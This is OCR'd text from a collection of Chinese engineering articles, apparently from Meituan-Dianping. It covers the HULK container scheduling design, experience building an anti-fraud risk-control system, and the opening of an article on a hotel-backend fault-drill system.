Borg 据说现在已经逐渐演进吸收了 Omega 的很多设计思想，包括共享状态调度模式，然而 Kubernetes 默认调度 plugin 的做法仍然是串行处理队列中的调度任务，这也符合 Kubernetes 追求的简洁优雅。

HULK 调度解决方案


对于调度器设计难题，我们认为针对不同的场景，指标的侧重点不同。

比如对于分布式系统的 CAP，大多数互联网场景下都会保证 AP 而舍弃 C（只

保证最终一致性），因为在互联网分布式集群规模大、网络故障频发的场景下，要保证服务高可用只能牺牲强一致；而对于金融等涉及钱财的领域，则一般保证 CA、舍弃 P，即使遇到网络故障时只读不写，也必须保证强一致性。

同理对于调度器资源层设计，在互联网高并发、弹性伸缩频发的场景下，可以**牺牲部分资源利用率从而提高并发调度能力**。

HULK 调度系统模型如下：



HULK 调度模型


如图，HULK 调度系统分为**调度请求队列**、**调度计算模块**、**调度资源池**这三个模块。工作流程如下：

1. 上层 HULK 弹性伸缩系统，将调度任务 ID 写入调度请求队列中。
2. HULK 调度系统消费调度请求队列，取出的调度任务 ID 将由调度计算池执行调度计算，决策出备选的部署位置，并向调度资源池申请资源。

3. 调度资源池维护管理宿主机集群资源，全部资源会提供给所有调度任务共享（与 Omega 类似），资源池中每个宿主机都有一个对应的 Actor 来负责管理。

调度计算模块（资源调度算法）

HULK 调度系统的调度计算方式与诸多业界调度系统类似，通过过滤 + 打分的方式筛选出“最优部署位置”：



HULK 调度任务

- 宿主机（Host）：调度资源池中共享的宿主机集群，支持 pool 级别硬隔离，如在线服务与数据库 / 缓存的实例部署在不同的物理机集群中；支持资源软隔离，如在线服务离线任务混布部署，通过 cgroups 等机制隔离和设置权重。
- 过滤（Filter）：预选（Predicates）的概念，通过超售、打散限制策略，排除掉一部分不合需求的宿主机。
- 打分（Rank）：优选（Priorities）的概念，通过在线离线混布、不同资源类型混布、宿主机负载均衡等策略和对应权重，最终计算出一个 rank 值，根据 rank 值排序最终得出最优部署位置。

超售

不管是在传统虚拟机时代还是容器时代，超售始终是一个让人又爱又恨的机制。超售在一定程度上提高了集群的资源利用率，因为机器在申请之时往往提高对真

实资源消耗的预估，也就是在服务运行中，绝大多数情况用不到申请的所有资源。然而正因为超售，常常会带来各种因资源争用引发的服务异常，严重的情况下会导致宿主机上所有实例的不可用。

HULK 容器调度同样采用了超售机制，我们和 IaaS 层对资源进行了分类，可压缩资源（如 CPU、I/O 等）使用超售机制，而不可压缩资源（如 Memory、Disk）只允许在一些测试环境超售。

相比于是否开启超售，超售系数才是更为棘手的难题，它直接关系到资源利用率和服务稳定性。我们采用了超售上限 + 动态系数的机制，从 IaaS 层设置的超售上限固定了资源超售的上限比例，超过上限的实例创建将会失败，而 HULK 调度系统会根据具体场景决定超售系数：

1. 参考宿主机实时监控，如 Load 负载、内存使用、带宽占用等指标。
2. 不同的实例类型（在线、离线）调度时超售系数不同。

业务实例打散

随着物理集群规模的扩大，宿主机故障频次也会响应提高。如果一个在线服务的所有实例都部署在同一个宿主机上，很可能出现宿主机宕机后服务整体不可用，这是我们不能接受的。

业务用户在 HULK 上配置不同的伸缩组，每个组对应了一个机房（数据中心），同个机房调度过程中会把同个服务的实例打散到不同的宿主机上，并优先在不同的交换机（机架）下。此外，针对数据库 / 缓存类的实例还有更严格的容灾策略，比如 Redis 实例调度部署时，不允许同一个交换机下部署超过该 Redis 集群 25% 的实例数量。

在线离线混布


一般来说，在线服务（如外卖、酒旅等服务）和离线任务（如定时任务、爬虫、大数据计算）的需求资源类型和高峰 / 执行时间不尽相同，将这两种实例进行混布可以有效提高物理集群的资源利用率。

Borg 系统中对 prod 与 non-prod 实例的一类处理方式是，根据宿主机上实例运行状况，实时调整实例的资源配置。比如当在线服务迎来流量高峰、宿主机内存告

急时，Borg 会调整宿主机上 non-prod 任务的内存配额，以保证在线服务的稳定性。

但这种方案对 Google 中的部分 C/C++ 服务适用，在美团点评 Java 服务的场景下，实例内存配额调整可能会导致 OOM，而重启服务非我们所愿。

下图是 HULK 某台宿主机一天内的实例部署情况：



宿主机实例部署

目前 HULK 平台上的离线任务主要还是定时任务与爬虫，HULK 针对在线离线混布场景从资源分配、时间错峰上优化。根据美团点评的服务特性，HULK 会尽量保证在早晚高峰的时期动态扩容在线服务承接流量，而在低峰期会对应缩容在线服务，并调度部署离线任务执行。

宿主机负载均衡

在调度计算的打分过程中，还会参考当前宿主机的负载情况。


HULK 会从监控系统中获取宿主机的系统监控数据，包括了 CPU、Load、Memory、IO 等指标。针对负载较低的宿主机我们给予较高的权重，而负载较高的宿主机，即使物理资源较为空闲，也不会优先选择部署。

调度资源池（资源申请算法）

当调度计算过程决策出一个根据调度 rank 权重排序好的资源可部署位置列表后，调度任务会**取列表前 n 个元素**，依次向对应的宿主机 Actor 申请资源，直到宿主机

Actor 返回批准（调度成功）；如果取出的前 n 个均被拒绝，调度任务需要根据新的全局资源池共享状态再次调度计算。

如果两个调度任务基于共享资源状态同时申请某个宿主机上同一块资源，则宿主机 Actor 会根据 mailbox 中消息的顺序来处理，资源先到先得，后者调度任务会继续向下一个备选资源的宿主机 Actor 尝试申请。



调度资源申请

这种资源调度的架构下，调度的并发度相比串行调度有了显著的提高，即使出现提交冲突，重试机制也是非常轻量的，一般都可以在前 n 次之内完成。

这里另一个核心问题在于 **n 取值的权衡**。如果 n 取值 1，则每次失败后就需要根据当前的集群资源状态重新调度计算，这种情况下调度资源利用率较高，但效率较低；而若 n 取值大于 1，则重试后的调度位置往往并非当前最佳调度位置，且 n 越大

这里的最优调度偏差就越大。我们考虑的是根据当前整个系统中的调度请求数量来确定这个动态的 n 变量取值，当调度任务较少时 n 取较小值，当调度任务较多、弹性伸缩频繁时，n 的取值会相应调大。

调度模式总结

总的来看，HULK 调度系统的共享状态资源调度模式与 Omega 比较相似，不同的是 Omega 采用 MVCC 为每个节点维护一个状态关系数据库，而 HULK 使用 Actor 模型来解决提交冲突。另外，HULK 调度任务的 n 次最优重试机制，在互联网的弹性伸缩场景下可以带来更高效的调度能力。

结束语

弹性调度系统作为 HULK 平台的核心模块之一，有着下接美团云 IaaS 平台、抽象化资源层，上承弹性伸缩系统、处理调度请求的职责。我们从美团点评的服务特殊性出发，打造适用于大规模容器化场景的调度体系，后续还会在大数据离线任务场景下做更优化的深层智能调度。

此外，我们对 Kubernetes 等开源解决方案同样抱有极大的兴趣，从 Kubernetes 近年来的发展上能看到未来容器平台的标准雏形，我们也在积极参与和回馈开源社区。

作者简介

思宇，2015 年加入美团点评，目前是美团点评基础架构团队高级工程师，负责容器集群管理与弹性调度平台的设计开发工作，主攻调度、容器研发、集群管理等方向。

美团点评业务风控系统构建经验

义哲

背景

美团最初以团购的形式出现，到现在有了很大的业务形态转变。尤其是经过与大众点评的业务融合，从单一业务发展成了覆盖到店餐饮、到店综合、猫眼、外卖、酒店、旅游等多个垂直领域的综合性电商，并且在各个领域都处于行业领先的地位。在这背后，美团点评不仅面临激烈的行业竞争，还有黑色产业（以下简称“黑产”）带来的各种风险，因为我们的业务有这样一些特点：

- **品类多、覆盖面广：**包括几乎所有吃喝玩乐服务，其中不乏容易被销赃的品类。
- **用户多、商户多：**美团点评拥有 6 亿以上用户，400 万以上合作商家，覆盖了很大部分国内网民和商户。
- **交易高频：**每日订单峰值突破千万。

美团点评对黑产有着巨大的吸引力，归纳起来在这些方面尤其突出：

- **用户作弊：**大家常说的“薅羊毛”，用户为了骗取促销优惠的作弊行为。
- **商家刷单：**常见的有刷排名、刷销量、刷好评等违反商家平台协议的行为。
- **账户和支付安全：**公民信息盗用形势已经十分严峻，黑产从业者会在电商平台上盗取用户的余额，或使用他人支付信息来消费。

这些行为严重侵害平台用户和商户的利益、扰乱正常交易秩序，处理结果的好坏将决定整个业务的成败。所以美团点评需要一套灵活高效的风险控制系统和工作机制来防控这些风险。

归纳一下，风控系统面临的挑战有：

- **业务多、风险点多：**上面提到的风险涉及到各个业务的购买流程、用户操作、商家操作等多个场景。

- **变化快：**黑产的攻击手段升级，自身业务在变化，互联网环境也会不断变化。
- **我在明、敌在暗：**平台在明处，但攻击者是谁、会在什么时候出现、用什么方式进攻却无法预知。

接下来就以风控面临的这几个挑战为出发点，介绍我们在系统构建中所取得的经验。

系统构建经验

挑战一：业务多，风险点多

回到风控工作的起点，在了解业务所面临的风险类别后，首先要面对的问题就是：怎样才能知道有风险，并且能够控制风险？我们很容易想到，为了做到这些必须与业务系统对接，这部分系统我们称之为“对接系统”，它的目标抽象来说就是：**感知风险**和**控制风险**。

“**感知风险**”是指要收集尽可能完整的数据。风控需要关注：**谁、在什么时候、通过什么方式、对什么对象、做了什么？**这句话抽象概括了要感知的内容，绝大多数信息都可以套用到这句话。

第二个目标是“**控制风险**”。如果仅仅站在防守方的角度看，并不容易知道应该控制哪里；我们应该站在攻击者的角度思考：攻击者关注什么？答案是利益。以美团点评为例，可带来的利益有：

- **促销优惠：**相关的风险场景有下单、支付、购买、验券等。
- **商家销量和排名等：**涉及购买、搜索、销量展示等页面。
- **用户余额：**即需要控制登录、查看余额等动作。

以这样的角度排查，就不容易漏掉风险点。排查清风险点后，实际对接工作也有很大挑战：美团点评的细分业务有 100 多个，很多业务都有多种用户终端（iPhone, Android，H5，PC 等）、多个业务后台（促销工具，商家后台等），需要对接的场景数量很多。所以感知风险、控制风险背后最大的挑战是如何与业务方紧密配合顺利对接。

在配合中，业务团队常顾虑因风控需求拖慢业务开发速度，而风控也常感到业务团队配合不足。在配合的问题上，应该先充分认识两个团队合作的目的，就好像生

产汽车和生产安全气囊，安全气囊在大多数国家已经是汽车生产销售的必须要求；同理，在现今互联网服务中，安全配备也已经成为了用户体验、业务需求的一部分，一个忽略安全的产品，终究会被市场淘汰。另一方面对风控而言，业务发展是风控存在的前提，如果风控的安全需求影响到业务发展也是不合理的，因此风控要提高服务质量，让对接带来的负担降到最低——这就是对接系统设计的核心目标。

总结一下，**风控工作经验一：安全是业务的必要属性，没有安全保障的产品，终究会被市场淘汰；风险控制要服务于业务，减少业务对接负担**。具体而言，业务接入风控的成本主要有**接入成本**和**运行成本**两方面。下面分别来看我们在风控系统构建中的做法。

接入成本

风控系统最早只是业务系统中的一个函数，逐步演化成了独立的服务。而这个独立服务与业务后台的交互最初时也沿用了旧的思路，即业务后台在关键动作前调用风控服务判断“有没有风险”。但这样每次新增加一个业务或新出现一个风险场景时，风控和业务都要重新对接联调。这样频繁地调整给上下游团队都带来了不小的负担，在频繁的更改中系统质量也难以保证。

换个角度看，其实还有更好的交互方式：当风控要保证账户操作环节的安全，可以让用户中心直接与风控系统对接。即业务系统调用用户中心，用户中心再调用风控透传风控所需参数，而风控的决策也通过用户中心返回给业务后台。这样的好处是只需要用户中心与风控对接一次，业务系统甚至不需要明显感知到风控的存在。同样的道理，与商户中心、支付环节的交互也可以采取类似的设计方法。这样的改造相当于把风险控制的“责任”从业务方移交给了中间件，即由中间件来保证提供安全的服务。这样理顺系统模块间的关系，从而降低整体开发成本。

运行成本

业务接入风控系统后，尤其关心运行过程中的是否会有问题。风控系统要尤其关注以下这些方面：

- 服务稳定性
  - 隔离部署：在对接的众多后台服务流程中，哪些是核心流程、哪些是非核心

流程，需要隔离开防止相互影响。

- 依赖降级：风控策略需要实时依赖大量外部数据接口和存储，依赖越多稳定性问题发生的概率越大，相应的熔断、降级机制不可缺少。
- 限流防刷：业务尤其是高风险业务随时可能因爬虫、恶意攻击而造成流量突增。系统需要具备识别和拒绝这些恶意流量的能力，而不是放任其消耗业务后台和风控系统的计算资源。为了做到这一点，风控系统不应仅位于业务系统的调用下游，而要在全局流量入口处插入反爬防刷模块来实现整体控制。

- 服务性能
  - 风控与业务对接可以大致分为两类：
    ① 同步控制接口，返回风控决策并由上游实时处理。
    ② 异步信息收集接口，主要目的是收集数据提供风控决策依据。异步接口可以显著减少上游服务的阻塞时间。
  - 最初风控策略硬编码在代码中，对运行过程的优化也以人为调整代码为主，但策略调整频繁，运行优化无法跟上策略调整，而且策略复杂度提高后，人为优化代码也不再现实，因此需要在运行时动态决定运行策略才能达到最好的优化效果。这点通过规则平台来完成，**将在后文中“规则平台”中介绍**。
- 风控运营
  - 风控策略不可能做到完全精确，为了降低业务损失很多情况下要以牺牲一部分用户体验为代价，因此完善的用户运营保障不可或缺。这在后文的“运营系统”中会提到。

挑战二：变化快

具备感知风险和控制风险的能力后，**实现风控策略**就是第二个关键问题。最初的策略可以很简单，比如此时我们认定：“穿黑衣服的是坏人”。类似策略运行一段时间后会出现有意思的现象：“坏人会逐渐换上其他颜色衣服”。这也很好理解，攻击者不会持续做无效的攻击浪费资源，而是会转向其他进攻手段。这样旧策略反而只会影响到一部分正常用户——观察到的结果是策略准确率下降。这样的情况无法避免，因为——**风控工作经验二：风控是一项长期的对抗性工作**。

那么我们首先要加强**策略健壮性**。还用上面的例子，攻击者很容易发现后台针对黑衣人的策略。但如果策略复杂一些，识别“穿黑衣服而且戴黑帽子的人”有问题，那么策略被暴露的概率就低了很多。但这会影响策略的覆盖面，所以需要更多的策略形成策略网共同作用。假设极端一点，把能想到的识别要素都用上，制定策略也就变成了模型训练问题，通过机器学习来制定策略会有更好的健壮性。不过这只是理想情况，现实并没有这么乐观。风控所面对的真实场景中正样本和负样本数量差距悬殊，而且攻击模式在持续变化，导致这并不是稳定的算法问题。所以实际工作中人工介入制定专家规则并与算法策略结合使用是更有效的方法。

涉及到长期对抗的工作，**效率高低**将是对抗效果的决定性因素。风控需要多种角色配合，典型如：开发者建设系统、策略制定者制定规则策略、产品角色把策略应用到合适的场景。让这些角色并行不悖就是工作的理想高效状态。“规则平台”就是我们用来达到这一状态的秘密武器。

规则平台

为了解耦系统开发和策略开发，需要让策略执行过程标准化。我们把策略划分成几个层次：

- **场景：**对应规则集合，一个场景包含若干条规则。
- **规则：**是最小的决策单元，一个规则包含多个因子。
- **因子：**因子是组成规则的最小逻辑单元。

上下两层之间都是多对多的关系。这样划分后，所有策略都套用标准化的执行过程，并能达到最大程度的配置复用。此外还有一个好处，就是将策略配置从代码中抽离。旧的策略执行过程是用硬编码预先编写好，对执行过程代码调优十分复杂，即使调优也只能针对特定的策略配置。如果策略改变了，原来的优化可能就不再适用。通过配置执行策略后，执行过程也变成动态的。具体来说，运行时会根据请求来决定需要计算哪些场景、规则和因子，每个元素计算且仅计算一次，没有相互依赖的部分放入多个线程并行处理。通过这样的优化，效率和性能得到大幅度提高。

再看**策略开发**和**决策应用**。最初实际工作中这两者耦合在一起不加区分，即针

对特定场景开发特定策略。逐渐暴露出一些问题，比如场景会变化、会新增，那原有的策略是否还适用？一个策略是否只能使用固定的决策动作？为了让这两部分工作并行，需要从设计定位上就把两者区分开。即：

- **策略：**是为了识别一些特定的问题，例如“是不是模拟器请求”，“该用户是不是新客”。
- **决策：**是针对场景的应用，如拒绝、验证手机短信等。

规则平台设计让每个场景可以应用不同策略，命中策略后的决策也可以灵活定制，甚至可以配置多个决策，并设置不同优先级。

验证中心

上文中的“决策”代表系统是否信任该请求，风控背后的工作也围绕这个“信任”而展开。拒绝不信任的，放行信任的。但还有不少情况是中间不足以确定的部分，常见的处理方法是需要让用户补充验证信息来辅助判断。最初实现的验证流程是：风控服务识别风险后返回决策给业务系统，由业务系统实现验证的完整交互过程。这样存在两个问题：

- 首先业务方很多，不同的业务需要重复实现验证流程，造成重复开发。
- 其次验证种类有很多，从较弱可信度的短信验证，到较高可信度的银行卡验证等——风控能返回什么样的决策受限于特定场景业务方的实现了什么验证支持。

这些问题对于业务和风控系统造成了不小麻烦。所以我们需要优化这一过程，让验证过程由一个独立的服务——验证中心来完成。业务系统从风控服务获得风险决策，再与验证中心交互完成验证。从风控的角度看，以前的处理方式称作“只管杀，不管埋”，优化后可以称之为“杀埋一条龙服务”。

除了规则平台、验证中心，我们还抽象出了累计服务、处罚中心、算法平台等服务来提升风控对抗效率。

挑战三：我在明，敌在暗

风控与黑色产业的对抗有个天然的不利因素，就是风控团队需要防御所有短板，

而对手只需要找到薄弱的环节进攻。面对进攻，我们可以建立相对完善的实时策略体系和工具系统，但如果仅寄希望于实时策略解决所有问题也是不现实的。即使策略再优，黑产、业务、环境都在变化，仍然可能留有漏洞，或者陷于疲于应付的境地。这样的现实需要风控团队视角更宽广一些——**风控工作经验三：要从事中防守扩展到立体事前、事中、事后防御**。

在风险事前，要注意提升防御能力，减少防御短板：

- **风险教育：**在快速发展的业务中，风险控制的核心在于人，要将风险意识和基本概念传递到业务的各个阶段，明确告知风控可以提供的服务。
- **参与业务：**参与到业务的产品流程中，了解高风险业务、活动的规则，预判风险并给予合适力度的干预。
- **数据准备：**打通数据收集流程，制定预警规则、模型策略等。
- **主动防护：**关注业界风险动态，发生行业安全事件后，或重大活动、产品改动上线前，制定有针对性的规则，甚至采取锁定高危账户、发送预警消息等措施。

在风险事后，要快速响应，灵活管控。客户投诉是风控了解策略效果的最重要指标之一。 针对风险场景，风控还要主动关注异常数据，实现“预警”监控。这些反馈都会进入运营工作流做处理。**运营工作流**中，尽管各风控产品具体流程不同，都可以划分为初步受理、核查审理、案件处理三个步骤，对应着以下三个系统。

- **初步受理：**主要用作初步筛选案件，决定是否需要进入下一步骤。其流程较为简单，系统的设计目标是让风控运营人员可以便捷的处理案件，因此处理效率是其中的重要衡量指标。
- **核查审理：**用于详细核查案件，通常有多步骤流程，不同角色以其专业视角做判断。核查过程中需要大量数据支持和处理系统支持，因此有了**运营支持系统**。
- **案件处理：**确认且涉及到资金损失的案件需要进入赔付流程。因为涉及到资金赔付，精确的权限管理是系统设计和实现时需要特别注意的问题。


运营平台的意义不仅在于处理案件本身，更在于将处理结果反馈到线上系统中实现风控线上和线下的运行闭环。除了运营平台，逆转信息劣势还要靠完善的数据体系

的帮助。风险控制所使用的数据可以这样分类：

- **事件快照：**原始而完整的信息，用于生成聚合数据，也是支持运营查询的主要数据源。
- **聚合事实：**相比于原始的事件记录，更多使用场景更关心聚合的结果，例如某用户、某商家的历史购买次数。经过聚合整理后的数据，是进一步数据挖掘的基础。
- **衍生信息：**指基于事件快照和聚合事实衍生出的理解信息，例如用户的作弊风险、设备的可信程度、黑白灰名单等。这些衍生信息可以适配到各个特定场景中使用。
- **基础数据：**除了直接传递到风控的数据外，风控处理过程少不了需要业务甚至是外部的辅助信息。例如，业务相关订单和活动信息、公认的事实数据、外部辅助决策信息等。

小结

把上面三部分融合起来，可以看到风控系统的全景：



风控之道

从上文三条风控工作原则可以看到，风控系统构建过程各个阶段的关注点从对接质量，到平台效率，再过渡到立体的闭环防御。但即使系统发展到了相对成熟的阶段，与黑产的斗争也远没有结束。为了更好的对抗，我们要从对手身上学习：

- 黑产链条经过长时间的实战优化，分工极为细致。风控团队也应该学习这样的思路，将服务功能切分到细粒度以更好适应变化。
- 黑产对利益极为敏感，甚至很多时候比业务开发者还要了解业务。风控团队只有比对手更了解“主场”——也就是自身业务，才有可能在对抗中取得主动。

如果把风险控制比喻成一场战争，还可以从军事理论中得到借鉴。《孙子兵法 · 谋攻篇》中的一段描述就十分贴切：“知可以战与不可以战者胜，识众寡之用者胜，上下同欲者胜，以虞待不虞者胜，将能而君不御者胜。此五者，知胜之道也。”类比到风控工作中，风控团队需要考量：

- 控制风险是否现实
- 团队人才质量和数量是否足够
- 团队价值观是否统一
- 对风险是否足够了解
- 是否得到上层支持

这五点就是风控工作的取胜之道啊。

参考文献


1. Samet O. Introduction to Online Payments Risk Management. O'Reilly. 2013.
2. 李俊奎 . ArchSummit. 支付宝：敢付敢赔背后的互联网实时风控技术 . 2014.

美团点评酒店后台故障演练系统

曾鋆　海智　亚辉　孟莹

背景介绍

随着海量请求、节假日峰值流量和与日俱增的系统复杂度出现的，很有可能是各种故障。在分析以往案例时我们发现，如果预案充分，即使出现故障，也能及时应对。它能最大程度降低故障的平均恢复时间（MTTR），进而让系统可用程度（SLA）维持在相对较高的水平，将故障损失保持在可控范围内。但是，经过对 2016 全年酒店后台研发组所有面向 C 端系统的线上事故分析后发现，在许多情况下，由于事故处理预案的缺失或者预案本身的不可靠，以及开发人员故障处理经验的缺失，造成大家在各种报警之中自乱了阵脚，从而贻误了最佳战机。



正如上面所讲，由“上游流量”和“依赖”导致的故障数量，占了全年故障的 45%。

一个经典的 case：

> 2016 年 3 月 10 日，Tair 集群因流量过大挂掉，导致酒店后台某组一个 ID 生成器的功能失效，无法获取 ID，插入数据库失败。
>
> 值班同学找到相应的开发同学，执行之前的预案（切换到基于数据库的 ID 生成器），发现不能解决当前问题（有主键冲突）。
>
> 值班同学经过分析，临时修改数据库中的字段值，修复问题。

从上面的例子可以看出，业务方针对系统可能出现的异常情况，虽然一般设有预案，但是缺乏在大流量、有故障情况下的演练，所以往往在故障来临时，需要用一些临时手段来弥补预案的不足。

整体方案

综上所述，我们要有一套常态化的“故障演练”机制与工具来反复验证，从而确保我们的服务能在正常情形下表现出正常的行为，在异常状况下，也要有正确、可控的表现。

这个服务或是工具能执行：

- 容量与性能评估。
- 故障演练，进而进行依赖梳理、预案验证，保证服务柔性可用。

这样才能够做到在节假日与大促时心中有数，在提高系统服务能力的同时增加开发人员应对与处理故障的经验。

下面，以酒店后台 **switch 研发组**开发的“**Faultdrill**”系统为例，向大家介绍一下我们在这方面的经验。

业界案例和实际业务比对

在压力测试（以下简称“压测”）和故障演练方面，业界已有很多种实践。

压测

压测有单模块压测和全链路压测两种模式。

阿里双 11、京东 618 和美团外卖都有过线上全链路压测的分享（美团外卖的分享参见美团点评技术沙龙第 6 期回顾）。

全链路压测有几点明显的优势：

- 基于线上环境，测出的性能数据准确；
- 相较于线下，测试环境完备，不存在单点、低配置等问题；
- 线上环境有完备的监控报警系统。

但与此同时，全链路压测也有较高的实践成本：

- 需要有明显的波谷期；
- 需要清理压测数据，或者申请资源构建影子存储；
- 真实流量难构造，需要准备虚拟商家和虚拟用户；
- 需要有完备的监控报警系统。

